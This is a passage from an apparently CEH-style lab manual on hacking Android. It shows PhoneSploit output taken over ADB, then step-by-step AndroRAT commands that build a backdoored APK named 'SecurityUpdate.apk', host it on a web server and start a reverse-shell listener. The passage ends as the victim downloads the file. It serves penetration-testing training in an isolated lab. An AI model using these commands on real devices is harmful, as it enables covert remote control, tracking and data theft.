
```
python3 phonesploit.py - Parrot Terminal
package:/system/priv-app/ContactsProvider/ContactsProvider.apk=com.android.providers.contacts
package:/system/app/CaptivePortalLogin/CaptivePortalLogin.apk=com.android.captiveportallogin
phonesploit(main_menu) > 15
[+]Enter a device name.
->phonesploit(app_run) > 10.10.1.14
[+]Enter a package name. They look like this --> com.snapchat.android
->phonesploit(app_run) > com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: -v
bash arg: 500
args: [-p, com.android.calculator2, -v, 500]
arg: "-p"
arg: "com.android.calculator2"
arg: "-v"
arg: "500"
data="com.android.calculator2"
:Monkey: seed=1650595962195 count=500
:AllowPackage: com.android.calculator2
:IncludeCategory: android.intent.category.LAUNCHER
:IncludeCategory: android.intent.category.MONKEY
// Event percentages: Free space: 66.5 GB
// 0: 15.0%
// 1: 10.0%
// 2: 2.0%
// 3: 15.0%
// 4: -0.0%
// 5: -0.0%
```

35. After launching the calculator app on the target Android device, click **CEHv12 Android** to switch to the **Android** machine.

36. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.

34ln(√@ln(√cos(7π^



37. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41. The result appears, displaying the Mac/Inet information of the target Android device.

```
:Sending Trackball (ACTION_MOVE): 0:(-4.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(-5.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(933.0,206.0)
:Sending Touch (ACTION_UP): 0:(932.59546,211.19917)
:Sending Touch (ACTION_DOWN): 0:(629.0,265.0)
:Sending Touch (ACTION_UP): 0:(631.9405,250.54803)
    // Rejecting start of Intent { act=android.speech.action.WEB_SEARCH cmp=com.google.android.googlequicksearchbox/.SearchActivity } in package com.google.android.googlequicksearchbox
:Sending Touch (ACTION_DOWN): 0:(603.0,450.0)
:Sending Touch (ACTION_UP): 0:(616.8699,467.9604)
:Sending Touch (ACTION_DOWN): 0:(1044.0,636.0)
:Sending Touch (ACTION_UP): 0:(1045.2139,631.2166)
:Sending Trackball (ACTION_MOVE): 0:(-1.0,-3.0)
Events injected: 500
:Sending rotation degree=0, persist=false
:Dropped: keys=0 pointers=0 trackballs=0 flips=0 rotations=0
## Network stats: elapsed time=4251ms (0ms mobile, 0ms wifi, 4251ms not connected)
// Monkey finished
phonesploit(main menu) > 18

[+]Enter a device name.
->phonesploit(mac_inet) > 10.10.1.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:15:5d:22:23:90 brd ff:ff:ff:ff:ff:ff
        inet 10.10.1.14/24 brd 10.10.1.255 scope global wlan0
            valid_lft forever preferred_lft forever
        inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
            valid_lft forever preferred_lft forever
phonesploit(main menu) >
```

42. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.

43. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

44. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

```

valid_lft forever preferred_lft forever
inet6 fe80::44d1:6184:7821:b619/64 scope link flags 800
    valid_lft forever preferred_lft forever
phonesploit(main menu) > 21
[+]Enter a device name.
->phonesploit(net stat) > 10.10.1.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp6      0      0 ::ffff:10.10.1.14:44430 lax31s06-in-f3.1e1:http ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:43776 mia09s26-in-f4.1e:https ESTABLISHED
tcp6      1      0 ::ffff:10.10.1.14:45818 tzmiaa-aa-in-f8.1:https CLOSE_WAIT
tcp6      0      0 ::ffff:10.10.1.14:49094 rc-in-f188.1e100.n:5228 ESTABLISHED
tcp6      0      0 ::ffff:10.10.1.14:5555  ::ffff:10.10.1.13:37274 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State           I-Node Path
unix  62  [ ]            DGRAM
unix  2  [ ]            DGRAM
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    98727
unix  3  [ ]            STREAM     CONNECTED    30034
unix  2  [ ]            DGRAM
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    126535
unix  3  [ ]            SEQPACKET  CONNECTED    133001
unix  3  [ ]            SEQPACKET  CONNECTED    123008
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    78150
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    15670
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    8686
unix  2  [ ]            DGRAM
unix  3  [ ]            SEQPACKET  CONNECTED    126587 @jdwp-control

```

45. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.

46. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.

47. Document all the acquired information and close all open windows.


Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.





2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd AndroRAT** and press **Enter** to navigate to the AndroRAT repository.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─# cd AndroRAT
[root@parrot]~[~/home/attacker/AndroRAT]
└─#
```

5. Type `python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk` and press **Enter** to create an APK file (here, **SecurityUpdate.apk**).

Note: - **--build**: is used for building the APK

- **-i**: specifies the local IP address (here, **10.10.1.13**)
- **-p**: specifies the port number (here, **4444**)
- **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)

6. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.



The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd AndroRAT
[root@parrot] ~
# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK ...
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk ...
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot] ~
#
```

7. Type **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

Note: If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Type **service apache2 start** and press **Enter** to start an Apache web server.



```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd AndroRAT
[root@parrot]~[/home/attacker/AndroRAT]
└─# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~[/home/attacker/AndroRAT]
└─# cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~[/home/attacker/AndroRAT]
└─# service apache2 start
[root@parrot]~[/home/attacker/AndroRAT]
└─#
```

9. Now, type `python3 androRAT.py --shell -i 0.0.0.0 -p 4444` and press **Enter** to start listening to the victim's machine.

Note: - **--shell**: is used for getting the interpreter

- -**i**: specifies the IP address for listening (here, **0.0.0.0**)
- -**p**: specifies the port number (here, **4444**)

10. You can observe that AndroRAT starts waiting for a connection.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Linux system. The user has root privileges and is in the "/home/attacker" directory. They run the command `python3 androRAT.py --shell -i 0.0.0.0 -p 4444` to start a reverse shell server. Then, they build an APK named "SecurityUpdate.apk" with the command `#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk`. The process includes generating the APK, building it, signing it, and finally successfully signing the APK. The user then copies the APK to the web share directory with `#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/`, starts the Apache2 service with `#service apache2 start`, and finally runs the command `#python3 androRAT.py --shell -i 0.0.0.0 -p 4444` again.


```
$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd AndroRAT
[root@parrot]~[/home/attacker/AndroRAT]
#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~[/home/attacker/AndroRAT]
#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~[/home/attacker/AndroRAT]
#service apache2 start
[root@parrot]~[/home/attacker/AndroRAT]
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

11. Click **CEHv12 Android** to switch to the **Android** emulator machine.

12. If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine

13. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



14. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

Note: If a pop up appears, click **Allow**.

15. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.



The screenshot shows a mobile browser interface. At the top, there is a header bar with a signal icon, battery level, and time (3:32). Below the header is a navigation bar with icons for back, forward, and search. The main content area displays a file listing titled "Index of /share". The table has columns for Name, Last modified, Size, and Description. Two files are listed: "Parent Directory" and "Backdoor.apk" (modified 2022-04-18, size 9.9K). A third file, "SecurityUpdate.apk" (modified 2022-04-22, size 2.2M), is highlighted with a red border. Below the table, a message reads "Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80". At the bottom of the screen, there are three large, semi-transparent control buttons: a left arrow, a circle, and a square.

